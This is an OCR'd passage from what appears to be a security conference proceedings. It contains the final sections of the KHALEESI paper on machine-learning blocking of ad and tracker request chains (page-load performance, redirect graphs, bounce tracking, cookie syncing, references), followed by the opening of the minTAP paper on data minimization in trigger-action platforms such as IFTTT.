We are able to successfully complete authentication and purchase flows when using KHALEESI. Specifically, KHALEESI only blocked advertising and tracking resources on the tested websites and did not break any login and purchase flows. Note that authentication and purchase flows cannot be automatically tested at scale. Specifically, testing large-scale authentication scenarios require the availability of login/payment credentials for a large number of online services. Further, automated login and purchase flows often trigger CAPTCHAs that cannot be trivially bypassed.

We conclude that KHALEESI's breakage is on par with Adblock Plus for regular browsing sessions and it does not break any authentication and purchase flows.

4.6 Performance

Ad and tracker blocking tools generally improve the page load time by blocking content; however, at the same time, they also incur performance overhead. In traditional filter list based ad and tracker blocking tools, overheads are incurred in matching requests against filter lists and removing content from DOM. In ML based ad and tracker blockers, there are overheads to extract features and use the model to classify requests. As we show next, KHALEESI incurs overheads but improves the performance, significantly more, as compared to other ad and tracker blocking tools.

KHALEESI's performant implementation. We implement KHALEESI as a browser extension by extending the open source implementation of Adblock Plus [3]. Since KHALEESI is designed to only block advertising and tracking request chains, we complement KHALEESI with EasyList [8] and EasyPrivacy [9] for blocking non-request-chain based ads and trackers. Specifically, request chains are routed through KHALEESI and non-request-chain based requests are routed through filter lists. We create a lightweight in-memory representation of request chains and extract features from requests in a streaming fashion, before they leave the browser, and response headers, before even the whole response is received and parsed by the browser. Extracting features from response headers, before they are parsed, allows us to save time by avoiding the need to wait for their parsing and rendering. Moreover, we flush the in-memory representation when the browser navigates to another page. For network layer request chains, however, we flush the in-memory representation as soon as we block them or they return a non-redirect response.

KHALEESI's performance comparison. We quantify KHALEESI's overheads and performance improvements by comparing it against stock Firefox and Firefox with Adblock Plus.[9] We use a standard desktop machine with Windows 10 OS, 16GB of RAM, and an i7 processor. We also simulate consistent network conditions by setting the bandwidth to 15 Mbps with a latency of 100 ms. We measure the page load time[10], averaged over five runs for each website, on Alexa top-500 websites. Figure 3 shows KHALEESI's page load time as compared to stock Firefox and Adblock Plus and as well as the Adblock Plus's performance against stock Firefox configuration. As compared to stock Firefox, we find that KHALEESI improves the page load time on 91.26% of the websites. KHALEESI's improvements over stock Firefox are due to blocking advertising and tracking content, which results in less network requests and less rendering. As compared to Adblock Plus, we find that the KHALEESI improves the page load time on 59.82% of the websites. The performance gains over Adblock Plus highlight KHALEESI's added benefit of blocking advertising and tracking request chains. Thus, we conclude that KHALEESI's improved accuracy outweighs its minor feature extraction and classification overheads, making it suitable for a performant online deployment.

[8] Out of the 100 websites, 5 websites failed to load in both control and treatments, so we exclude them from our analysis.

[9] We disable Firefox's Enhanced Tracking Protection (ETP) and configure Adblock Plus with EasyList [8] and EasyPrivacy [9].

[10] Page load time is measured as a difference between `navigationStart` and `loadEventEnd` events of the `Performance` API.




Figure 3: KHALEESI's overhead in terms of page load time.

5 Discussion

In this section, we analyze KHALEESI's findings to shed light into the online information sharing ecosystem through graph analysis and case studies emerging use cases of request chains.

5.1 Request Chain Graph

Next, we build the request chain graph to understand bilateral information sharing relationships between different entities. To this end, we construct a graph such that the nodes represent domains and the edges represent consecutive domains in request chains. Note that edges are directed and weighted: the source/destination of the directed edge represents the source/destination in the redirect and the edge weight represents the frequency of their co-occurrence.[11] Also, the size of a node is proportional to its degree and the color represents degree ratio—ratio of in-degree and out-degree—red/blue represents higher/lower in-degree as compared to out-degree. Note that for the node colors, darker shades of either blue or red mean higher asymmetry and lighter shades mean higher symmetry.

Figure 4(a) plots the largest strongly connected component (LSCC) of the request chain graph constructed using the first crawl configuration (cookies allowed (homepage)). The nodes with higher/lower degree ratios (in shades of red/blue) are destinations/sources of redirects. We note that the destinations of most of the redirects are typically well-known advertising and tracking domains such as doubleclick.com and pubmatic.com. In contrast, their sources typically include general-purposed cloud providers such as cloudfront.net as well as tag management services such as googletagmanager.com. This indicates that advertising and tracking domains are generally the recipients of tracking information from other domains.

Other SCCs (not shown in Figure 4) are much smaller in size (most of them with around 10 nodes or less). We note that most of the nodes in these smaller SCCs are mostly cliques of related domains (e.g., amazon.fr → amazon.com, towardsdatascience.com → medium.com) and sometimes country-specific domains (e.g., admaster.com.cn, reachmax.cn, yoyi.com.cn). Also not shown in Figure 4 are self-loops, which mostly represent sub-domains which appear to be trying to sync cookies with their parent domains (e.g., aliexpress.com, admicro.vn).

Figures 4(b) and (c) plot the LSCC of the request chain graph after blocking using filter lists and KHALEESI, respectively. It is evident that the request chain graph becomes significantly more sparse when advertising and tracking requests are blocked by either filter lists or KHALEESI. More specifically, we note that both node sizes and number of edges significantly reduce for filter lists or KHALEESI in Figures 4(b) and (c) as compared to no blocking in Figure 4(a). In fact, some of the largest nodes in Figure 4(a) (e.g., rubiconproject.com) completely disappear in Figures 4(b) and (c). Comparing Figures 4(b) and (c), we note that even more nodes (e.g., taboola.com) disappear and edges' weights decrease going from filter lists to KHALEESI. In Figure 4(c), we observe mostly smaller sized nodes in blue colors represent popular cloud providers such as amazonaws.com and cloudfront.net.

	No Blocking	Filter lists	KHALEESI
Average Clustering	0.03283	0.00214	0.00155
# of SCC	10221	9852	9732
# of Nodes in LSCC	865	83	52
Top Degree in LSCC	603	88	77

Table 8: Statistics of graphs in three configurations.


To further analyze these differences quantitatively, Table 8 lists a few key graph connectivity metrics based on clustering and connected components. These metrics quantitatively demonstrate that redirect graphs progressively become more fragmented as we go from no blocking to blocking with filter lists and KHALEESI. For example, the size of the LSCC decreases by 10× due to filter lists, and further decreases by 37% due to KHALEESI. We note a similar trend for other reported metrics in Table 8.

In sum, our analysis shows that request chains enable widespread information sharing between third-party advertising and tracking domains. Both filter lists and KHALEESI help mitigate this by degrading the graph connectivity. We also conclude that KHALEESI is more effective than just filter lists in mitigating the information sharing by advertising and tracking request chains.

5.2 Analysis of Request Chains

We analyze use cases of request chains for advertising and tracking.

[11] For example, a request chain example1.com → sub.example2.com → example3.com would be represented in a graph with 3 nodes (example1.com, example2.com, example3.com) and 2 edges (example1.com → example2.com, example2.com → example3.com).



(a) No Blocking (b) Filter Lists (c) Khaleesi

Figure 4: Request chain graph of redirects between top-50 most popular domains.

Bounce tracking occurs in cookies blocked crawl configurations. Bounce tracking is fairly broadly defined [69], and there are a number of different ways it can be achieved. For example, a bounce tracker may directly redirect a tab to the tracker's webpage or it may rewrite links on the webpage, such that when links are clicked, the webpage is redirected to the tracker's webpage. Further, the redirect may end on the same or a different webpage. However, the end objective of bounce tracking still remains the same, i.e. it provides cookie access to domains that are typically only loaded in the third-party context (where cookie access may be blocked). To measure bounce tracking, we create a fairly precise heuristic. We consider third parties to be bounce trackers if they:

1. Start from the top-level main frame
2. Navigate to one or more third party webpages,
3. The navigated third party webpages set cookies, and
4. The third party webpage navigates back to the first party webpage.

Since bounce tracking can only be conducted by network level requests chains or JavaScript request chains originated with `window.location`, we exclude other JavaScript request chains for measuring bounce tracking in the first heuristic. Further, we only investigate the cookies blocked configurations, i.e. cookie blocked interactive and spoofed Safari interactive, for bounce tracking because bounce tracking is a workaround to bypass third-party cookie blocking.

Overall, we find 14 domains, across both cookie blocked interactive and spoofed Safari interactive configurations, that are classified as bounce tracking. Table 9, shows the top domain classified as bounce trackers. We find that two of the domains classified as bounce trackers, i.e. `adform.net` and `flashtalking.com`, provide purpose-built workarounds to third party cookie blocking [4, 11]. For instance, Adform claims to use a "universal ID based on a first party cookies" by redirecting the users from their visited website to an intermediate website and redirecting them back to the visited website. The two most popular domains classified as bounce trackers, i.e. `googleadservices.com` and `adsrvr.org`, are services that provide generic ad-tech solutions. `queue-it.net` is a non-advertising and non-tracking service that provides queuing services to control website traffic.

Top Domains	Spoofed Safari # of websites	Cookies blocked # of websites
googleadservices.com	3073	1773
adsrvr.org	1377	1538
adform.net	322	-
flashtalking.com	141	-
queue-it.net	9	-
ojrq.net	-	19
bngpt.com (NSFW)	2	5

Table 9: Top domains classified as bounce tracking across the cookie blocked interactive and spoofed Safari interactive configurations.

Request chains are widely used in cookie syncing. Table 10 shows the prevalence of cookie syncing detected using CONRAD [58] across different crawl configurations.[12] We find that more than half of the request chains in most configurations participate in cookie syncing. In fact, more than half of the domains in request chains participate in cookie syncing across all of the configurations with more than two thirds of domains participating in cookie syncing in the webmail configuration. We notice that domains in the interactive, cookies allowed crawl send and receive the most identifiers on average. Note that `doubleclick.net` is the most popular domain detected to participate in cookie syncing across all web crawl configurations, and syncs to as many as 1,100 different domains in the interactive crawl that spoofed Safari. Surprisingly, we note that cookie syncing is more common in configurations where we block cookies, i.e. the interactive cookies blocked crawl and the interactive spoofed Safari crawl. We find that a vast majority of cookie syncing cases involve exchange of potential identifiers in query strings and non-standard HTTP request headers. Not shown in the table, but 91.13% of the cases in the spoofed Safari interactive crawl and 91.25% of the cases in the interactive cookies blocked

[12] We tweak the detection method to consider identifiers from multiple locations in the request/response header and also consider their hashed versions (see JavaScript request linking in § 3.2 for more details).

Configuration	Request Chains (%)	Domains (%)	Send (average)	Receive (average)	Top Domain	Send Domain (count)	Receive Domain (count)
Cookies allowed (home.)	54.37%	50.87%	6.49	5.86	doubleclick.net	322	336
Cookies allowed (int.	54.54%	52.82%	7.39	7.00	doubleclick.net	828	872
Cookies blocked (int.)	28.49%	55.40%	6.80	6.81	doubleclick.net	1,060	1,012
Spoofed Safari (int.)	27.82%	57.08%	6.54	6.67	doubleclick.net	1,100	1,071
Webmail (no JS)	70.59%	78.72%	2.24	4.00	liadm.com	19	84

Table 10: Prevalence of cookie syncing in request chains across all of the crawl configurations. Send/Receive Average represents the average number of domains per request chain to/from which cookies are shared/received. Top Domain refers to the domain that is most frequently detected to cookie sync. Send/Receive Domain Count represent the total number of distinct domains to which top domains share/receive cookies to/from.

crawl represent such cases. We also find a high prevalence of identifiers that have been Base64 encoded, MD5 hashed, and SHA-1 hashed. Not shown in the table, 2.77% of domains in the homepage cookies allowed crawl, 3.74% domains in interactive cookies allowed crawl, 3.73% of domains in the interactive cookies blocked, 4.65% of domains in the interactive spoofed Safari crawl, and 0.94% of domains in the webmail crawl use encoded and hashed identifiers while syncing cookies.

6 Concluding Remarks

In this paper we proposed KHALEESI, a machine learning based approach that capitalizes on sequential context to detect advertising and tracking request chains. We conclude the paper by discussing some limitations and future work.

Data collection: Our data collection has some limitations that pose internal and external threats to the validity of our findings. For crawling, we used OpenWPM instrumented browser, which is more complete than primitive crawlers such as PhantomJS [25] but is still detectable [44]. Our web crawler used a vantage point at an academic institute and the results may vary across different networks (e.g., residential) and geographic locations.

Feature robustness: KHALEESI's robustness against feature manipulation is not fool-proof. A motivated adversary can, in theory, dial-up these feature manipulations (§4.3.2) to evade detection by KHALEESI. However, that would require significant changes to the infrastructure, techniques, and working model of the current advertising and tracking ecosystem. For example, changing domain names and query string parameters requires non-trivial coordination between front-end and back-end across several advertisers and trackers [19, 20]. P3P's continued presence in many advertising and tracking requests, despite its discontinuation for more than 6 years, also highlights the slow change of affairs in the advertising and tracking ecosystem [1].

Adversarial attacks: KHALEESI's random forest ensemble classifier may also be susceptible to adversarial attacks on general machine learning classifiers (e.g., FGSM [42]). If these adversarial attacks are realized against KHALEESI, countermeasures such as adversarial training can be used to harden random forest ensemble classifier [32, 33, 50].

Model accuracy over time: The web is continuously changing and so is the online advertising and tracking ecosystem. As the advertising and tracking techniques evolve, this may change the underlying data distributions on which KHALEESI is trained. While we showed that KHALEESI's accuracy degraded only minimally (§4.3.1), it might require periodic retraining to ensure high accuracy. Future work can look into automatically updating KHALEESI's ML classifier using online learning techniques based on user feedback.

Integration with other tools: KHALEESI focuses only on request chains and other standalone network requests are considered outside the scope. It is meant to be complemented with filter lists to handle standalone network requests. Future work can look into integrating KHALEESI into existing ML-based ad and tracker blocking tools (e.g., [49, 64]).

Code and data release: KHALEESI's browser extension, code, and data is available at https://uiowa-irl.github.io/Khaleesi/.

Acknowledgment

We thank anonymous reviewers and our shepherd Blase Ur for their constructive feedback. This work is supported in part by the National Science Foundation under grant numbers 2051592, 2102347, 2103038, and 2103439.

References

[1] A Quick Look at P3P. https://blogs.msdn.microsoft.com/ieinternals/2013/09/17/a-quick-look-at-p3p/.

[2] Adblock Plus. https://adblockplus.org/.

[3] Adblock Plus Github Repo. http://github.com/adblockplus/adblockplus.

[4] Adform CookieApocalypse. https://site.adform.com/media/86216/id-management-final.pdf.

[5] Building a more private web: A path towards making third party cookies obsolete. https://blog.chromium.org/2020/01/building-more-private-web-path-towards.html.

[6] Disable third-party cookies in Firefox to stop some types of tracking by advertisers. https://support.mozilla.org/en-US/kb/disable-third-party-cookies.

[7] Disconnect tracking protection. https://disconnect.me/trackerprotection.

[8] EasyList. http://easylist.to/easylist/easylist.txt.

[9] EasyPrivacy. https://easylist.to/easylist/easyprivacy.txt.

[10] Firefox Storage Access Policy. https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Privacy/Storage_access_policy.

[11] Flashtalking Cookie Rejection. https://www.flashtalking.com/identity-management#cookie-rejection.

[12] Full Third-Party Cookie Blocking and More. https://webkit.org/blog/10218/full-third-party-cookie-blocking-and-more/.

[13] PageGraph's open source implementation. https://github.com/brave/brave-browser/wiki/PageGraph.

[14] Platform for Privacy Preferences. https://www.w3.org/P3P.

[15] Privacy Badger. https://www.eff.org/privacybadger.

[16] Protecting Against HSTS Abuse. https://webkit.org/blog/8146/protecting-against-hsts-abuse/.

[17] Setting First-Party Cookies by Redirection. https://patents.google.com/patent/US20150052217A1.

[18] SSP to DSP Cookie Syncing Explained. https://www.adopsinsider.com/ad-exchanges/cookie-syncing/, 2011.

[19] Salesforce KUID. https://konsole.zendesk.com/hc/en-us/articles/115013802488-KUID, 2020.

[20] Understanding Calls to the Demdex Domain. https://experienceleague.adobe.com/docs/audience-manager/user-guide/reference/demdex-calls.html?lang=en#reference, 2021.

[21] ACAR, G., EUBANK, C., ENGLEHARDT, S., JUAREZ, M., NARAYANAN, A., AND DIAZ, C. The Web Never Forgets: Persistent Tracking Mechanisms in the Wild. In *CCS* (2014).

[22] ALRIZAH, M., ZHU, S., XING, X., AND WANG, G. Errors, Misunderstandings, and Attacks: Analyzing the Crowdsourcing Process of Ad-blocking Systems. In *IMC* (2019).

[23] ANTONIADES, D., POLAKIS, I., KONTAXIS, G., ATHANASOPOULOS, E., IOANNIDIS, S., MARKATOS, E. P., AND KARAGIANNIS, T. We.b: The web of short urls. In *World Wide Web Conference* (2011).

[24] AYENSON, M. D., WAMBACH, D. J., SOLTANI, A., GOOD, N., AND HOOFNAGLE, C. J. Flash cookies and privacy ii: Now with html5 and etag respawning. *World Wide Web Internet and Web Information Systems* (2011).

[25] AZAD, B. A., STAROV, O., LAPERDRIX, P., AND NIKIFORAKIS, N. Web runner 2049: Evaluating third-party anti-bot services. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2020).

[26] BASHIR, M. A., ARSHAD, S., ROBERTSON, W., AND WILSON, C. Tracing information flows between ad exchanges using retargeted ads. In *USENIX Security Symposium* (2016).

[27] BENCHAITA, W., GHAMRI-DOUDANE, S., AND TIXEUIL, S. On the optimization of request routing for content delivery. In *SIGCOMM* (2015).

[28] BHAGAVATULA, S., DUNN, C., KANICH, C., GUPTA, M., AND ZIEBART, B. Leveraging Machine Learning to Improve Unwanted Resource Filtering. In *ACM Workshop on Artificial Intelligence and Security* (2014).

[29] BREIMAN, L. Random Forests. In *Machine learning* (2001).

[30] BURGESS, J., CARLIN, D., O'KANE, P., AND SEZER, S. Redirekt: Extracting malicious redirections from exploit kit traffic. In *2020 IEEE Conference on Communications and Network Security (CNS)* (2020).

[31] CHANG, L., HSIAO, H.-C., JENG, W., KIM, T. H.-J., AND LIN, W.-H. Security implications of redirection trail in popular websites worldwide. In *World Wide Web* (2017).

[32] CHEN, H., ZHANG, H., BONING, D., AND HSIEH, C.-J. Robust decision trees against adversarial examples. In *International Conference on Machine Learning* (2019).

[33] CHEN, H., ZHANG, H., SI, S., LI, Y., BONING, D., AND HSIEH, C.-J. Robustness verification of tree-based models. In *Advances in Neural Information Processing Systems* (2019).

[34] CHHABRA, S., AGGARWAL, A., BENEVENUTO, F., AND KUMARAGURU, P. Phi.sh/$ocial: The phishing landscape through short urls. In *Proceedings of the Collaboration, Electronic Messaging, Anti-Abuse and Spam Conference* (2011).

[35] CIMPANU, C. Ad Network Uses DGA Algorithm to Bypass Ad Blockers and Deploy In-Browser Miners. https://www.bleepingcomputer.com/news/security/ad-network-uses-dga-algorithm-to-bypass-ad-blockers-and-deploy-in-browser-miners/, 2018.

[36] CRANOR, L. F., EGELMAN, S., SHENG, S., MCDONALD, A. M., AND CHOWDHURY, A. P3P Deployment on Websites. In *Electronic Commerce Research and Applications* (2008).

[37] ENGLEHARDT, S., HAN, J., AND NARAYANAN, A. I never signed up for this! Privacy implications of email tracking. In *PETS* (2018).

[38] ENGLEHARDT, S., AND NARAYANAN, A. Online Tracking: A 1-million-site Measurement and Analysis. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[39] FOUAD, I., BIELOVA, N., LEGOUT, A., AND SARAFIJANOVIC-DJUKIC, N. Missed by Filter Lists: Detecting Unknown Third-Party Trackers with Invisible Pixels. In *PETS* (2020).

[40] FULGHAM, B. Protecting Against HSTS Abuse. https://webkit.org/blog/8146/protecting-against-hsts-abuse/, 2018.

[41] GAO, H., HU, J., WILSON, C., LI, Z., CHEN, Y., AND ZHAO, B. Y. Detecting and characterizing social spam campaigns. In *ACM IMC* (2010).

[42] GOODFELLOW, I. J., SHLENS, J., AND SZEGEDY, C. Explaining and harnessing adversarial examples. *arXiv preprint arXiv:1412.6572* (2014).

[43] GOOGLE. RTB - Cookie Matching. https://developers.google.com/authorized-buyers/rtb/cookie-guide.

[44] GOSSEN, D., JONKER, I. H., AND POLL, I. E. *Design and implementation of a stealthy OpenWPM web scraper*. PhD thesis, Master's thesis, Radboud Universiteit Nijmegen, 2020.

[45] GUGELMANN, D., HAPPE, M., AGER, B., AND LENDERS, V. An Automated Approach for Complementing Ad Blockers' Blacklists. In *PETS* (2015).

[46] IKRAM, M., MASOOD, R., TYSON, G., KAAFAR, M. A., LOIZON, N., AND ENSAFI, R. The Chain of Implicit Trust: An Analysis of the Web Third-party Resources Loading. In *The Web Conference (WWW)* (2019).

[47] IQBAL, U. AdGraph's open source implementation. https://github.com/uiowa-irl/AdGraph.

[48] IQBAL, U., SHAFIQ, Z., AND QIAN, Z. The Ad Wars: Retrospective Measurement and Analysis of Anti-Adblock Filter Lists. In *IMC* (2017).

[49] IQBAL, U., SNYDER, P., ZHU, S., LIVSHITS, B., QIAN, Z., AND SHAFIQ, Z. AdGraph: A Graph-Based Approach to Ad and Tracker Blocking. In *To appear in the Proceedings of the IEEE Symposium on Security & Privacy* (2020).

[50] KANTCHELIAN, A., TYGAR, J. D., AND JOSEPH, A. Evasion and hardening of tree ensemble classifiers. In *International Conference on Machine Learning* (2016).

[51] KOOP, M., TEWS, E., AND KATZENBEISSER, S. In-Depth Evaluation of Redirect Tracking and Link Usage. In *Proceedings on Privacy Enhancing Technologies (PETS)* (2020).

[52] LE PAGE, S., JOURDAN, G., BOCHMANN, G. V., FLOOD, J., AND ONUT, I. Using url shorteners to compare phishing and malware attacks. In *2018 APWG Symposium on Electronic Crime Research (eCrime)* (2018).

[53] LENDACKY, T. The Platform for Privacy Preferences (P3P). https://www-archive.mozilla.org/projects/p3p.

[54] MAGGI, F., FROSSI, A., ZANERO, S., STRINGHINI, G., STONE-GROSS, B., KRUEGEL, C., AND VIGNA, G. Two years of short urls internet measurement: Security threats and countermeasures. In *Proceedings of the 22nd International Conference on World Wide Web* (2013).

[55] MDN. Redirect Tracking Protection. https://developer.mozilla.org/en-US/docs/Mozilla/Firefox/Privacy/Redirect_Tracking_Protection, 2020.

[56] MEKKY, H., ZHI-LI, R., ZHANG, SAHA, S., AND NUCCI, A. Detecting malicious http redirections using trees of user browsing activity. In *INFOCOM* (2014).

[57] OLEJNIK, L., TRAN, M.-D., AND CASTELLUCCIA, C. Selling off privacy at auction. In *Network and Distributed System Security Symposium (NDSS)* (2014).

[58] PAPADOPOULOS, P., KOURTELLIS, N., AND MARKATOS, E. P. Cookie synchronization: Everything you always wanted to know but were afraid to ask. In *The Web Conference* (2019).

[59] QUINLAN, J. R. Induction of decision trees. *Machine learning 1*, 1 (1986), 81–106.

[60] REN, T., WITTMAN, A., CARLI, L. D., AND DAVIDSON, D. An analysis of first-party cookie exfiltration due to cname redirections. In *Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb)* (2021).

[61] SANCHEZ-ROLA, I., BALZAROTTI, D., KRUEGEL, C., VIGNA, G., AND SANTOS, I. Dirty Clicks: A Study of the Usability and SecurityImplications of Click-related Behaviors on the Web. In *The Web Conference (WWW)* (2020).

[62] SHUBA, A., MARKOPOULOU, A., AND SHAFIQ, Z. NoMoAds: Effective and Efficient Cross-App Mobile Ad-Blocking. In *PETS* (2018).

[63] SIBY, S., IQBAL, U., ENGLEHARDT, S., SHAFIQ, Z., AND TRONCOSO, C. Webgraph: Capturing advertising and tracking information flows for ro-bust blocking. In *To appear in the USENIX Security Symposium* (2022).

[64] SJÖSTEN, A., SNYDER, P., PASTOR, A., PAPADOPOULOS, P., AND LIVSHITS, B. Filter List Generation for Underserved Regions. In *WWW* (2020).

[65] SNYDER, P., VASTEL, A., AND LIVSHITS, B. Who Filters the Filters: Understanding the Growth, Usefulness and Efficiency of Crowdsourced Ad Blocking. In *ACM SIGMETRICS* (2020).

[66] TSYMBAL, A. The problem of concept drift: definitions and related work. *Computer Science Department, Trinity College Dublin 106* (2004).

[67] WANG, W., ZHENG, Y., XING, X., KWON, Y., ZHANG, X., AND EUGSTER, P. WebRanz: Web Page Randomization For Better Advertisement Delivery and Web-Bot Prevention. In *ACM SIGSOFT FSE* (2016).

[68] WEBKIT. Tracking Prevention in WebKit. https://webkit.org/tracking-prevention/.

[69] WILANDER, J. Bounce Tracking Protection. https://github.com/privacycg/proposals/issues/6.

[70] WILANDER, J. Clear-Site-Data For Cross-Site Tracking. https://github.com/privacycg/storage-partitioning/issues/11.

[71] WILANDER, J. ITP 2.0. https://webkit.org/blog/8311/intelligent-tracking-prevention-2-0/.

[72] WILANDER, J. ITP 2.2. https://webkit.org/blog/8828/intelligent-tracking-prevention-2-2/.

[73] WILANDER, J. ITP 2.3. https://webkit.org/blog/9521/intelligent-tracking-prevention-2-3/.

[74] WILANDER, J. Safari ITP Classifier. https://bugs.webkit.org/show_bug.cgi?id=168347.

[75] WILANDER, J. CNAME Cloaking and Bounce Tracking Defense. https://webkit.org/blog/11338/cname-cloaking-and-bounce-tracking-defense/, 2020.

[76] YU, Z., MACBETH, S., MODI, K., AND PUJOL, J. M. Tracking the Trackers. In *World Wide Web Conference* (2016).

[77] ZAIFENG, Z. Who is Stealing My Power III: An Adnetwork Company Case Study, 2018. .

Practical Data Access Minimization in Trigger-Action Platforms

Yunang Chen, Mohannad Alhanahnah, Andrei Sabelfeld[†]*, Rahul Chatterjee, Earlence Fernandes*
University of Wisconsin–Madison, USA [†]Chalmers University of Technology, Sweden

Abstract

Trigger-Action Platforms (TAPs) connect disparate online services and enable users to create automation rules in diverse domains such as smart homes and business productivity. Unfortunately, the current design of TAPs is flawed from a privacy perspective, allowing unfettered access to sensitive user data. We point out that it suffers from two types of overprivilege: (1) attribute-level, where it has access to more data attributes than it needs for running user-created rules; and (2) token-level, where it has access to more APIs than it needs. To mitigate overprivilege and subsequent privacy concerns we design and implement minTAP, a practical approach to data access minimization in TAPs. Our key insight is that the semantics of a user-created automation rule implicitly specifies the minimal amount of data it needs. This allows minTAP to leverage *language-based data minimization* to apply the principle of least-privilege by releasing only the necessary attributes of user data to TAPs and fending off unrelated API access. Using real user-created rules on the popular IFTTT TAP, we demonstrate that minTAP sanitizes a median of 4 sensitive data attributes per rule, with modest performance overhead and without modifying IFTTT.

1 Introduction

Trigger-action platforms (TAPs) enable millions of end-users to automate interactions between a wide variety of third-party services and devices ranging from cloud services to IoT devices and social networks [38]. Popular TAPs include IFTTT [9], Zapier [51], and Microsoft Power Automate [40]. End-users create simple automation *rules* using the trigger-action paradigm. Fig. 1 shows an example rule that uses the TAP to connect Outlook email with Slack — an email arriving at the user's inbox from `bank@xyz.com` will *trigger* the rule that performs the *action* of sending a Slack notification with the email sender's address and subject line *if* the email arrives between 9 am and 5 pm (otherwise, no action is performed).

With their widespread adoption, TAPs have unfortunately become overprivileged hubs of user information [19, 25, 50] raising privacy concerns [12, 18, 20, 48, 49]. Considering the




Figure 1: An example automation rule in trigger-action platforms. The boxed fields represent various information that the user needs to specify.

rule in Fig. 1, current TAPs will receive all the emails from the specified sender, independently of whether emails are relevant to the user-created rule. Even worse, a malicious TAP can alter the rule parameters to obtain *any* email received by the user at *any* time. Furthermore, current TAP architectures dictate that the sensitive data of all users transits through a centralized web service, making it an attractive target for cloud attackers [28, 36]. Consequently, some third-party services (e.g., Gmail) have become reluctant to interface with TAPs citing privacy concerns [30]. At the same time, users are becoming wary of the insufficient safeguarding of their data by TAPs [24].

The core issue is that TAPs receive more data than they need to execute user-created rules. Specifically, there are two key design flaws in TAPs that can cause data privacy problems. (1) *Attribute-level* overprivilege allows exploiting the APIs designed by third-party services to send significantly more data attributes than what is necessary to execute the rule. (2) *Token-level* overprivilege of the OAuth tokens that TAPs receive from the third-party services allows exploiting the tokens to use various APIs on the service, even if they are completely unrelated to the rule. While Fernandes et al. [25] consider token overprivilege for integrity, we point out that, when combined with attribute overprivilege, these tokens also

permit TAPs to read more sensitive information than needed, thus creating more opportunity for privacy violations.

For our example rule in Fig. 1, the TAP only needs the email sender and subject line, and only for emails that arrive between 9am and 5pm. However, currently the TAP will receive *all* email data from that sender at *all* times. A fundamental design choice in TAPs is to favor ease-of-use for third-party services and end-users. Coarse-grained APIs and tokens avoid frequent permission requests, saving users from going through the authentication prompts multiple times. Unfortunately, this comes at the cost of privacy — it violates the principle of least-privilege [44]. It can also create friction with legal frameworks like the General Data Protection Regulation (GDPR) [6] and the California Privacy Rights Act (CPRA) [8]. These frameworks stipulate *data minimization*, a principle restricting data collection to "what is necessary in relation to the purposes for which they are processed" [6].

Motivated by the above, we explore improving user data privacy on TAPs, a largely unexplored area in trigger-action platforms [18]. We design and implement minTAP, a system that follows the principle of data minimization to ensure that the TAP only receives the user data it needs to execute user-created trigger-action rules. Specifically, our techniques automatically detect and withhold unnecessary trigger data. There are two challenges in achieving this property: (1) Determine the amount of data a trigger-action rule needs. (2) Mitigate privacy issues in a practical way that does not require changes to the TAP while only negligibly impacting user interaction.

Automatically determining the amount of data that a rule needs is challenging because that amount can vary depending on the rule semantics. IFTTT rules may contain user-created code snippets (called *filter code* in IFTTT terminology) where the set of required data depends on code behavior. In our running example, if the time is outside of the 9am to 5pm window, then the rule needs *no* data. Inspired by recent work on *language-based data minimization* [17], we leverage program dependency analysis to enforce data-minimality in rules. Our approach demonstrates how to construct lightweight *static and dynamic minimizers*, which take as input a rule and output the information needed by the rule while sanitizing unused data (Section 5). We also provide guidance to trigger service developers on what types of minimizers would best suit their needs and the related trade-offs (Section 8).

For the second challenge on remaining compatible with existing TAPs and not burdening end-users, we decouple trust in rule creation and execution steps. On current systems, these steps occur on infrastructure provided by the TAP vendor (e.g., rule creation occurs on a webpage that IFTTT hosts while rule execution occurs in the IFTTT backend). This implies that a user has to trust this entire stack. Per our threat model, the TAP is untrustworthy, and thus, rule creation must occur elsewhere (otherwise, the TAP can simply modify a rule to request all information independently of the user's needs). Inspired by recent work on decentralizing trust in TAPs [25], we introduce a trusted client application that helps a user create rules. Thus, rather than trusting the TAP to correctly help a user create rules, each user in the system only trusts their client application. The minTAP client transparently rewrites user-created rules with program dependency information and then stores that information on the TAP with cryptographic integrity protection. We demonstrate this technique on IFTTT without requiring any cooperation. Finally, minTAP requires a small modification to the trigger service's existing IFTTT-compatibility layer. We build a portable Python library that services can use to update their compatibility layer and perform data minimization based 